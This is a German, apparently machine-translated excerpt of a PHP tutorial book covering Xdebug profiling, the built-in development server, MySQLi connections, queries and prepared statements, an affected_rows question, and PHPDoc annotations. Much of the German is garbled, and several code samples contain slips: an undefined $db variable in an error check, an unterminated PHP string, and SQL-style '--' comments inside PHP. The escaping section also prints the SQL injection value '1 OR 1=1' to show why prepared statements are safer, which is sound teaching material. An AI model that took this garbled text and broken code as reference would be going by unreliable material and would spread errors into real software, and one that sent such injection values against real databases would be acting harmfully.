
```
http://example.com/article/1?XDEBUG_PROFILE=1
```

Während die Seite verarbeitet wird, schreibt sie in eine Datei mit einem ähnlichen Namen

```
/tmp/cachegrind.out.12345
```

Beachten Sie, dass für jede ausgeführte PHP-Anforderung / jeden Prozess eine Datei geschrieben wird. Wenn Sie beispielsweise einen Formularbeitrag analysieren möchten, wird ein Profil für die GET-Anforderung geschrieben, um das HTML-Formular anzuzeigen. Der Parameter XDEBUG_PROFILE muss an die nachfolgende POST-Anforderung übergeben werden, um die zweite Anforderung zu analysieren, die das Formular verarbeitet. Daher ist es beim Profilieren manchmal einfacher, das POST eines Formulars direkt aufzurufen.

Nach dem Schreiben kann der Profil-Cache von einer Anwendung wie KCachegrind gelesen werden.



Daraufhin werden Informationen angezeigt, darunter:

- Funktionen ausgeführt
- Aufrufzeit, sowohl selbst als auch nachfolgende Funktionsaufrufe
- Anzahl der Aufrufe jeder Funktion

- Diagramme aufrufen
- Links zum Quellcode

Natürlich ist die Leistungsoptimierung für die Anwendungsfälle jeder Anwendung sehr spezifisch. Im Allgemeinen ist es gut zu suchen:

- Wiederholte Aufrufe derselben Funktion, die Sie nicht erwarten würden. Für Funktionen, die Daten verarbeiten und abfragen, können dies ideale Möglichkeiten für die Zwischenspeicherung Ihrer Anwendung sein.
- Langsamlaufende Funktionen. Wo verbringt die Anwendung die meiste Zeit? Der beste Gewinn bei der Leistungsoptimierung ist die Konzentration auf diejenigen Teile der Anwendung, die am meisten Zeit beanspruchen.

Hinweis : Xdebug und insbesondere seine Profilierungsfunktionen sind sehr ressourcenintensiv und verlangsamen die PHP-Ausführung. Es wird empfohlen, diese nicht in einer Produktionsserverumgebung auszuführen.

Performance online lesen: https://riptutorial.com/de/php/topic/3723/performance

Kapitel 66: PHP Eingebauter Server

Einführung

Erfahren Sie, wie Sie den integrierten Server verwenden, um Ihre Anwendung zu entwickeln und zu testen, ohne dass andere Tools wie xamp, wamp usw. erforderlich sind.

Parameter

Säule	Säule
-S	Sagen Sie dem PHP, dass wir einen Webserver wollen
<Hostname>: <Port>	Der Hostname und das zu verwendende Portal
-t	Öffentliches Verzeichnis
<Dateiname>	Das Routing-Skript

Bemerkungen

Ein Beispiel für ein Routerskript ist:

```
<?php
// router.php
if (preg_match('/\.(?:png|jpg|jpeg|gif)$/', $_SERVER["REQUEST_URI"])) {
    return false;    // serve the requested resource as-is.
}  //the rest of you code goes here.
```

Examples

Den eingebauten Server ausführen

```
php -S localhost:80
```

> PHP 7.1.7 Development Server wurde am Fri Jul 14 15:11:05 2017 gestartet
> Hören auf http: // localhost: 80
> Das Dokumentstammverzeichnis lautet C: \ projetos \ repgeral
> Drücken Sie zum Verlassen Strg-C.

Dies ist die einfachste Möglichkeit, einen PHP-Server zu starten, der auf Anfragen reagiert, die an localhost am Port 80 gestellt werden.

Das -S sagt, dass wir einen Webserver starten.

Localhost: 80 gibt den Host an, den wir beantworten, und den Port. Sie können andere Kombinationen verwenden wie:

- Mymachine: 80 - hört auf die Adresse Mymachine und Port 80;
- 127.0.0.1:8080 - Hört die Adresse 127.0.0.1 und den Port 8080 ab.

eingebauter Server mit spezifischem Verzeichnis und Routerskript

```
php -S localhost:80 -t project/public router.php
```

> PHP 7.1.7 Development Server wurde am Fri Jul 14 15:22:25 2017 gestartet
> Hören auf http: // localhost: 80
> Dokumentstammverzeichnis ist / home / project / public
> Drücken Sie zum Verlassen Strg-C.

PHP Eingebauter Server online lesen: https://riptutorial.com/de/php/topic/10782/php-eingebauter-server

Kapitel 67: PHP MySQLi

Einführung

Die `mysqli` Schnittstelle ist eine Verbesserung (dies bedeutet "MySQL Improvement extension") der `mysql` Schnittstelle, die in Version 5.5 veraltet war und in Version 7.0 entfernt wurde. Die mysqli-Erweiterung oder, wie manchmal bekannt ist, die verbesserte MySQL-Erweiterung, wurde entwickelt, um die neuen Funktionen der MySQL-System-Versionen 4.1.3 und neuer zu nutzen. Die mysqli-Erweiterung ist in PHP-Versionen 5 und höher enthalten.

Bemerkungen

Eigenschaften

Die mysqli-Schnittstelle bietet eine Reihe von Vorteilen, wobei die wichtigsten Verbesserungen gegenüber der mysql-Erweiterung bestehen:

- Objektorientierte Schnittstelle
- Unterstützung für vorbereitete Anweisungen
- Unterstützung für mehrere Anweisungen
- Unterstützung für Transaktionen
- Verbesserte Debugging-Funktionen
- Unterstützung für eingebettete Server

Es verfügt über eine duale Schnittstelle : den älteren prozeduralen Stil und einen neuen objektorientierten Programmierstil (OOP) . Das veraltete `mysql` hatte nur eine prozedurale Schnittstelle, daher wird der objektorientierte Stil oft bevorzugt. Der neue Stil ist jedoch auch aufgrund der Leistung von OOP günstig.

Alternativen

Eine Alternative zur `mysqli` Schnittstelle für den Zugriff auf Datenbanken ist die neuere Schnittstelle für PHP- `mysqli` (PDO) . Dies bietet nur OOP-artige Programmierung und kann auf mehr als nur Datenbanken vom Typ MySQL zugreifen.

Examples

MySQLi verbinden

Objektorientierter Stil

Verbinden zum Server

```
$conn = new mysqli("localhost","my_user","my_password");
```

`$conn->select_db("my_db");` *Sie die Standarddatenbank fest:* `$conn->select_db("my_db");`

Verbindung zur Datenbank herstellen

```
$conn = new mysqli("localhost","my_user","my_password","my_db");
```

Verfahrensstil

Verbinden zum Server

```
$conn = mysqli_connect("localhost","my_user","my_password");
```

`mysqli_select_db($conn, "my_db");` *Sie die Standarddatenbank fest:* `mysqli_select_db($conn, "my_db");`

Verbindung zur Datenbank herstellen

```
$conn = mysqli_connect("localhost","my_user","my_password","my_db");
```

Überprüfen Sie die Datenbankverbindung

Objektorientierter Stil

```
if ($conn->connect_errno > 0) {
    trigger_error($db->connect_error);
} // else: successfully connected
```

Verfahrensstil

```
if (!$conn) {
   trigger_error(mysqli_connect_error());
} // else: successfully connected
```

MySQLi-Abfrage

Die `query` akzeptiert einen gültigen SQL-String und führt ihn direkt für die Datenbankverbindung `$conn`

Objektorientierter Stil

```
$result = $conn->query("SELECT * FROM `people`");
```

Verfahrensstil

```
$result = mysqli_query($conn, "SELECT * FROM `people`");
```

VORSICHT

Ein häufiges Problem hierbei ist, dass die Benutzer die Abfrage einfach ausführen und erwarten, dass sie funktioniert (dh ein mysqli_stmt -Objekt zurückgeben). Da diese Funktion nur eine Zeichenfolge benötigt, erstellen Sie die Abfrage zuerst selbst. Wenn überhaupt Fehler in der SQL auftreten, schlägt der MySQL-Compiler fehl. Zu **diesem Zeitpunkt gibt diese Funktion `false` .**

```
$result = $conn->query('SELECT * FROM non_existent_table'); // This query will fail
$row = $result->fetch_assoc();
```

Der obige Code generiert einen `E_FATAL` Fehler, da `$result false` ist und kein Objekt.

> PHP Schwerwiegender Fehler: Aufruf einer Memberfunktion fetch_assoc () für ein Nichtobjekt

Der Verfahrensfehler ist ähnlich, aber nicht fatal, weil wir nur die Erwartungen der Funktion verletzen.

```
$row = mysqli_fetch_assoc($result); // same query as previous
```

Sie erhalten die folgende Nachricht von PHP

> mysqli_fetch_array () erwartet, dass Parameter 1 mysqli_result ist (boolean)

Sie können dies vermeiden, indem Sie zuerst einen Test durchführen

```
if($result) $row = mysqli_fetch_assoc($result);
```

Durchlaufen Sie die MySQLi-Ergebnisse

PHP erleichtert das Abrufen von Daten aus Ihren Ergebnissen und das Durchlaufen einer Schleife mit einer `while` Anweisung. Wenn die nächste Zeile nicht abgerufen wird, wird `false` , und die Schleife wird beendet. Diese Beispiele funktionieren mit

- mysqli_fetch_assoc - Assoziatives Array mit Spaltennamen als Schlüsseln
- mysqli_fetch_object - `stdClass` Objekt mit Spaltennamen als Variablen
- mysqli_fetch_array - Assoziatives UND Numerisches Array (kann Argumente verwenden, um das eine oder das andere zu erhalten)
- mysqli_fetch_row - Numerisches Array

Objektorientierter Stil

```
while($row = $result->fetch_assoc()) {
    var_dump($row);
}
```

Verfahrensstil

```
while($row = mysqli_fetch_assoc($result)) {
    var_dump($row);
}
```

Um genaue Informationen aus den Ergebnissen zu erhalten, können wir verwenden:

```
while ($row = $result->fetch_assoc()) {
    echo 'Name and surname: '.$row['name'].' '.$row['surname'].'<br>';
    echo 'Age: '.$row['age'].'<br>'; // Prints info from 'age' column
}
```

Verbindung schließen

Wenn die Datenbankabfrage abgeschlossen ist, wird empfohlen, die Verbindung zu schließen, um Ressourcen freizugeben.

Objektorientierter Stil

```
$conn->close();
```

Verfahrensstil

```
mysqli_close($conn);
```

Hinweis : Die Verbindung zum Server wird geschlossen, sobald die Ausführung des Skripts beendet ist, es sei denn, es wird zuvor durch explizites Aufrufen der Funktion zum Schließen der Verbindung geschlossen.

Anwendungsfall: Wenn unser Skript nach dem Abrufen des Ergebnisses ziemlich viel zu verarbeiten hat und die vollständige Ergebnismenge abgerufen hat, sollten wir die Verbindung unbedingt schließen. Andernfalls besteht die Möglichkeit, dass der MySQL-Server sein Verbindungslimit erreicht, wenn der Webserver stark beansprucht wird.

Vorbereitete Anweisungen in MySQLi

Lesen Sie den Abschnitt SQL-Injektion mit parametrisierten Abfragen verhindern, um zu erfahren, warum Sie mithilfe von vorbereiteten Anweisungen Ihre SQL-Anweisungen vor SQL-Injection-Angriffen schützen können

Die Variable `$conn` ist hier ein MySQLi-Objekt. Weitere Informationen finden Sie im MySQLi-Verbindungsbeispiel .

Für beide Beispiele nehmen wir an, dass `$sql` ist

```
$sql = "SELECT column_1
    FROM table
    WHERE column_2 = ?
        AND column_3 > ?";
```

Die `?` repräsentiert die Werte, die wir später angeben werden. Bitte beachten Sie, dass wir für die Platzhalter unabhängig von der Art keine Quotes benötigen. Wir können auch nur Platzhalter in den Datenteilen der Abfrage `VALUES` , dh `SET` , `VALUES` und `WHERE` . Sie können keine Platzhalter in den `SELECT` oder `FROM` Teilen verwenden.

Objektorientierter Stil

```
if ($stmt = $conn->prepare($sql)) {
  $stmt->bind_param("si", $column_2_value, $column_3_value);
  $stmt->execute();

  $stmt->bind_result($column_1);
  $stmt->fetch();
  //Now use variable $column_1 one as if it were any other PHP variable
  $stmt->close();
}
```

Verfahrensstil

```
if ($stmt = mysqli_prepare($conn, $sql)) {
  mysqli_stmt_bind_param($stmt, "si", $column_2_value, $column_3_value);
  mysqli_stmt_execute($stmt);
  // Fetch data here
  mysqli_stmt_close($stmt);
}
```

Der erste Parameter von `$stmt->bind_param` oder der zweite Parameter von `mysqli_stmt_bind_param` wird durch den Datentyp des entsprechenden Parameters in der SQL-Abfrage bestimmt:

Parameter	Datentyp des gebundenen Parameters
`i`	ganze Zahl
`d`	doppelt
`s`	Schnur
`b`	Klecks

Ihre Liste der Parameter muss in der Reihenfolge sein, die in Ihrer Abfrage angegeben ist. In diesem Beispiel bedeutet `si` dass der erste Parameter *(`column_2 = ?`) Eine* Zeichenfolge und der zweite Parameter *(`column_3 > ?`) Eine* Ganzzahl ist.

Informationen zum Abrufen von Daten finden Sie unter So erhalten Sie Daten aus einer vorbereiteten Anweisung

Strings entkommen

Das Verschieben von Zeichenfolgen ist eine ältere (**und weniger sichere**) Methode zum Sichern von Daten zum Einfügen in eine Abfrage. Es funktioniert, indem die MySQL-Funktion mysql_real_escape_string () verwendet wird , um die Daten zu verarbeiten und zu bereinigen (mit anderen Worten, PHP macht das Escaping nicht). Die MySQLi-API bietet direkten Zugriff auf diese Funktion

```
$escaped = $conn->real_escape_string($_GET['var']);
```

```
// OR
$escaped = mysqli_real_escape_string($conn, $_GET['var']);
```

Zu diesem Zeitpunkt haben Sie eine Zeichenfolge, die MySQL für die Verwendung in einer direkten Abfrage als sicher ansieht

```
$sql = 'SELECT * FROM users WHERE username = "' . $escaped . '"';
$result = $conn->query($sql);
```

Warum ist das nicht so sicher wie vorbereitete Aussagen ? Es gibt Möglichkeiten, MySQL zu überlisten, um einen String zu erzeugen, der als sicher gilt. Betrachten Sie das folgende Beispiel

```
$id = mysqli_real_escape_string("1 OR 1=1");
$sql = 'SELECT * FROM table WHERE id = ' . $id;
```

`1 OR 1=1` stellt keine Daten dar, die MySQL fluchtet, dies stellt jedoch immer noch eine SQL-Injection dar. Es gibt auch andere Beispiele , die Stellen darstellen, an denen unsichere Daten zurückgegeben werden. Das Problem ist, dass die Escape-Funktion von MySQL die **SQL-Syntax der Daten berücksichtigt** . Es soll NICHT sicherstellen, dass **MySQL Benutzerdaten für SQL-Anweisungen nicht verwechseln kann** .

MySQLi Insert ID

Rufen Sie die letzte von einer `INSERT` Abfrage generierte ID für eine Tabelle mit einer AUTO_INCREMENT- Spalte ab.

Objektorientierter Stil

```
$id = $conn->insert_id;
```

Verfahrensstil

```
$id = mysqli_insert_id($conn);
```

> Gibt Null zurück, wenn für die Verbindung keine vorherige Abfrage vorhanden war oder wenn die Abfrage keinen AUTO_INCREMENT-Wert aktualisiert hat.

ID eingeben, wenn Zeilen aktualisiert werden

Normalerweise gibt eine `UPDATE` Anweisung keine Einfügungs-ID zurück, da eine `AUTO_INCREMENT` ID nur zurückgegeben wird, wenn eine neue Zeile gespeichert (oder eingefügt) wurde. Eine Möglichkeit, Aktualisierungen an der neuen ID `INSERT ... ON DUPLICATE KEY UPDATE` Aktualisierung der Syntax `INSERT ... ON DUPLICATE KEY UPDATE` .

Setup für die folgenden Beispiele:

```
CREATE TABLE iodku (
    id INT AUTO_INCREMENT NOT NULL,
```

```
    name VARCHAR(99) NOT NULL,
    misc INT NOT NULL,
    PRIMARY KEY(id),
    UNIQUE(name)
) ENGINE=InnoDB;

INSERT INTO iodku (name, misc)
    VALUES
    ('Leslie', 123),
    ('Sally', 456);
Query OK, 2 rows affected (0.00 sec)
Records: 2  Duplicates: 0  Warnings: 0
+----+--------+------+
| id | name   | misc |
+----+--------+------+
|  1 | Leslie |  123 |
|  2 | Sally  |  456 |
+----+--------+------+
```

Der Fall, dass IODKU ein "Update" durchführt und `LAST_INSERT_ID()` die relevante `id` `LAST_INSERT_ID()` :

```
$sql = "INSERT INTO iodku (name, misc)
    VALUES
    ('Sally', 3333)            -- should update
    ON DUPLICATE KEY UPDATE    -- `name` will trigger "duplicate key"
    id = LAST_INSERT_ID(id),
    misc = VALUES(misc)";
$conn->query($sql);
$id = $conn->insert_id;        -- picking up existing value (2)
```

Der Fall, in dem IODKU eine "Einfügung" durchführt und `LAST_INSERT_ID()` die neue `id` abruft:

```
$sql = "INSERT INTO iodku (name, misc)
    VALUES
    ('Dana', 789)            -- Should insert
    ON DUPLICATE KEY UPDATE
    id = LAST_INSERT_ID(id),
    misc = VALUES(misc);
$conn->query($sql);
$id = $conn->insert_id;      -- picking up new value (3)
```

Resultierender Tabelleninhalt:

```
SELECT * FROM iodku;
+----+--------+------+
| id | name   | misc |
+----+--------+------+
|  1 | Leslie |  123 |
|  2 | Sally  | 3333 |  -- IODKU changed this
|  3 | Dana   |  789 |  -- IODKU added this
+----+--------+------+
```

Debuggen von SQL in MySQLi

Ihre Abfrage ist also fehlgeschlagen (siehe MySQLi connect, wie wir `$conn`)

```
$result = $conn->query('SELECT * FROM non_existent_table'); // This query will fail
```

Wie finden wir heraus, was passiert ist? `$result` ist `false` , also keine Hilfe. Glücklicherweise kann der connect `$conn` uns sagen, was MySQL uns über den Fehler erzählt hat

```
trigger_error($conn->error);
```

oder verfahrenstechnisch

```
trigger_error(mysqli_error($conn));
```

Sie sollten einen ähnlichen Fehler erhalten

> Die Tabelle 'my_db.non_existent_table' ist nicht vorhanden

So erhalten Sie Daten aus einer vorbereiteten Anweisung

Vorbereitete Anweisungen

Informationen zum Vorbereiten und Ausführen einer Abfrage finden Sie unter Vorbereitete Anweisungen in MySQLi .

Bindung der Ergebnisse

Objektorientierter Stil

```
$stmt->bind_result($forename);
```

Verfahrensstil

```
mysqli_stmt_bind_result($stmt, $forename);
```

Das Problem bei der Verwendung von `bind_result` ist, dass die Anweisung die zu verwendenden Spalten angeben muss. Dies bedeutet, dass die Abfrage für diesen `SELECT forename FROM users` wie dieser `SELECT forename FROM users` aussehen muss. Um weitere Spalten aufzunehmen, fügen Sie sie einfach als Parameter zur Funktion `bind_result` (und stellen Sie sicher, dass Sie sie der SQL-Abfrage hinzufügen).

In beiden Fällen `forename` wir die `forename` Spalte der Variablen `$forename` . Diese Funktionen nehmen so viele Argumente wie Spalten, die Sie zuweisen möchten. Die Zuordnung erfolgt nur einmal, da die Funktion per Verweis gebunden wird.

Wir können dann wie folgt ablaufen:

Objektorientierter Stil

```
while ($stmt->fetch())
    echo "$forename<br />";
```

Verfahrensstil

```
while (mysqli_stmt_fetch($stmt))
    echo "$forename<br />";
```

Der Nachteil dabei ist, dass Sie viele Variablen gleichzeitig zuweisen müssen. Dies macht es schwierig, große Abfragen zu verfolgen. Wenn Sie den MySQL Native Driver (`mysqlnd`) installiert haben, müssen Sie nur get_result verwenden .

Objektorientierter Stil

```
$result = $stmt->get_result();
```

Verfahrensstil

```
$result = mysqli_stmt_get_result($stmt);
```

Das ist **viel** einfacher, da wir jetzt ein mysqli_result -Objekt erhalten. Dies ist das gleiche Objekt, das mysqli_query zurückgibt . Dies bedeutet, dass Sie eine regelmäßige Ergebnisschleife verwenden können , um Ihre Daten abzurufen.

Was ist, wenn ich `mysqlnd` nicht installieren `mysqlnd` ?

Wenn dies der Fall ist, hat @Sophivorus Sie mit dieser erstaunlichen Antwort beantwortet .

Diese Funktion kann die Aufgabe von `get_result` ohne dass sie auf dem Server installiert ist. Es durchläuft einfach die Ergebnisse und bildet ein assoziatives Array

```
function get_result(\mysqli_stmt $statement)
{
    $result = array();
    $statement->store_result();
    for ($i = 0; $i < $statement->num_rows; $i++)
    {
        $metadata = $statement->result_metadata();
        $params = array();
        while ($field = $metadata->fetch_field())
        {
            $params[] = &$result[$i][$field->name];
        }
        call_user_func_array(array($statement, 'bind_result'), $params);
        $statement->fetch();
    }
    return $result;
```

```
}
```

Wir können die Funktion dann verwenden, um Ergebnisse wie diese zu erhalten, als würden wir `mysqli_fetch_assoc()`

```
<?php
$query = $mysqli->prepare("SELECT * FROM users WHERE forename LIKE ?");
$condition = "J%";
$query->bind_param("s", $condition);
$query->execute();
$result = get_result($query);

while ($row = array_shift($result)) {
    echo $row["id"] . ' - ' . $row["forename"] . ' ' . $row["surname"] . '<br>';
}
```

Es wird dieselbe Ausgabe haben, als ob Sie den `mysqlnd` Treiber verwenden würden, es sei denn, es muss nicht installiert werden. Dies ist sehr nützlich, wenn Sie den Treiber nicht auf Ihrem System installieren können. Implementieren Sie einfach diese Lösung.

PHP MySQLi online lesen: https://riptutorial.com/de/php/topic/2784/php-mysqli

Kapitel 68: PHP mysqli betroffene Zeilen gibt 0 zurück, wenn eine positive Ganzzahl zurückgegeben werden soll

Einführung

Dieses Skript ist für die Verarbeitung von Berichtsgeräten (IoT) konzipiert. Wenn ein Gerät noch nicht autorisiert ist (in der Gerätetabelle der Datenbank), füge ich das neue Gerät einer new_devices-Tabelle hinzu. Ich führe eine Aktualisierungsabfrage aus, und wenn betroffene_rows <1 zurückgibt, füge ich ein.

Wenn ich einen neuen Gerätebericht habe, gibt $ stmt-> betroffene_reihen zum ersten Mal 0 zurück, die nachfolgende Kommunikation gibt 1 zurück, dann 1, 0, 2, 2, 2, 3, 3, 3, 3, 3, 3 0, 4, 0, 0, 6, 6, 6 usw

Es ist, als ob die Update-Anweisung fehlschlägt. Warum?

Examples

$ Stmt-> betroffene_rows von PHP gibt periodisch 0 zurück, wenn eine positive ganze Zahl zurückgegeben werden soll

```
<?php
    // if device exists, update timestamp
    $stmt = $mysqli->prepare("UPDATE new_devices SET nd_timestamp=? WHERE nd_deviceid=?");
    $stmt->bind_param('ss', $now, $device);
    $stmt->execute();
    //echo "Affected Rows: ".$stmt->affected_rows; // This line is where I am checking the
status of the update query.

    if ($stmt->affected_rows < 1){ // Because affected_rows sometimes returns 0, the insert
code runs instead of being skipped. Now I have many duplicate entries.

        $ins = $mysqli->prepare("INSERT INTO new_devices (nd_id,nd_deviceid,nd_timestamp)
VALUES (nd_id,?,?)");
        $ins -> bind_param("ss",$device,$now);
        $ins -> execute();
        $ins -> store_result();
        $ins -> free_result();
    }
?>
```

PHP mysqli betroffene Zeilen gibt 0 zurück, wenn eine positive Ganzzahl zurückgegeben werden soll online lesen: https://riptutorial.com/de/php/topic/10705/php-mysqli-betroffene-zeilen-gibt-0-zuruck--wenn-eine-positive-ganzzahl-zuruckgegeben-werden-soll

Kapitel 69: PHPDoc

Syntax

- @api
- @author [Name] [<E-Mail-Adresse>]
- @copyright <Beschreibung>
- @deprecated [<"Semantic Version">] [: <"Semantic Version">] [<description>]
- @example [URI] [<description>]
- {@example [URI] [: <start> .. <end>]}
- @inheritDoc
- @internal
- {@interne [Beschreibung]}}
- @license [<SPDX-Kennung> | URI] [Name]
- @method [return "Type"] [Name] (["Type"] [Parameter], [...]) [Beschreibung]
- @Paket [Ebene 1] \ [Ebene 2] \ [etc.]
- @param ["Typ"] [Name] [<Beschreibung>]
- @ property ["Type"] [name] [<description>]
- @return <"Type"> [Beschreibung]
- @see [URI | "FQSEN"] [<description>]
- @since [<"Semantic Version">] [<description>]
- @throws ["Typ"] [<description>]
- @Todo [Beschreibung]
- @uses [Datei | "FQSEN"] [<description>]
- @var ["Typ"] [Elementname] [<Beschreibung>]
- @version ["Semantic Version"] [<description>]
- @filesource - Schließt die aktuelle Datei in die Analyseergebnisse von phpDocumentor ein
- @link [URI] [<description>] - Das Link-Tag hilft beim Definieren der Beziehung oder Verknüpfung zwischen Strukturelementen .

Bemerkungen

> "PHPDoc" ist ein Abschnitt der Dokumentation, der Informationen zu Aspekten eines "Strukturelements" - PSR-5 enthält

PHPDoc-Annotationen sind Kommentare, die Metadaten zu allen Arten von Strukturen in PHP bereitstellen. Viele gängige IDEs sind standardmäßig so konfiguriert, dass PHPDoc-Anmerkungen verwendet werden, um Codeeinsichten bereitzustellen und mögliche Probleme zu erkennen, bevor sie auftreten.

PHPDoc-Anmerkungen sind zwar nicht Teil des PHP-Kerns, jedoch halten sie derzeit den Entwurfsstatus mit PHP-FIG als PSR-5 .

Alle PHPDoc-Anmerkungen sind in *DocBlocks enthalten* , die durch eine mehrzeilige Zeile mit zwei *Sternen dargestellt* werden:

```
/**
 *
 */
```

Der vollständige Entwurf der PHP-FIG- Standards ist auf GitHub verfügbar .

Examples

Metadaten zu Funktionen hinzufügen

Anmerkungen auf Funktionsebene helfen IDEs, Rückgabewerte oder möglicherweise gefährlichen Code zu identifizieren

```
/**
 * Adds two numbers together.
 *
 * @param Int $a First parameter to add
 * @param Int $b Second parameter to add
 * @return Int
 */
function sum($a, $b)
{
    return (int) $a + $b;
}

/**
 * Don't run me! I will always raise an exception.
 *
 * @throws Exception Always
 */
function dangerousCode()
{
    throw new Exception('Ouch, that was dangerous!');
}

/**
 * Old structures should be deprecated so people know not to use them.
 *
 * @deprecated
 */
function oldCode()
{
    mysql_connect(/* ... */);
}
```

Metadaten zu Dateien hinzufügen

Metadaten auf Dateiebene gelten für den gesamten Code in der Datei und sollten am Anfang der Datei stehen:

```
<?php

/**
 * @author John Doe (jdoe@example.com)
 * @copyright MIT
```

```
 */
```

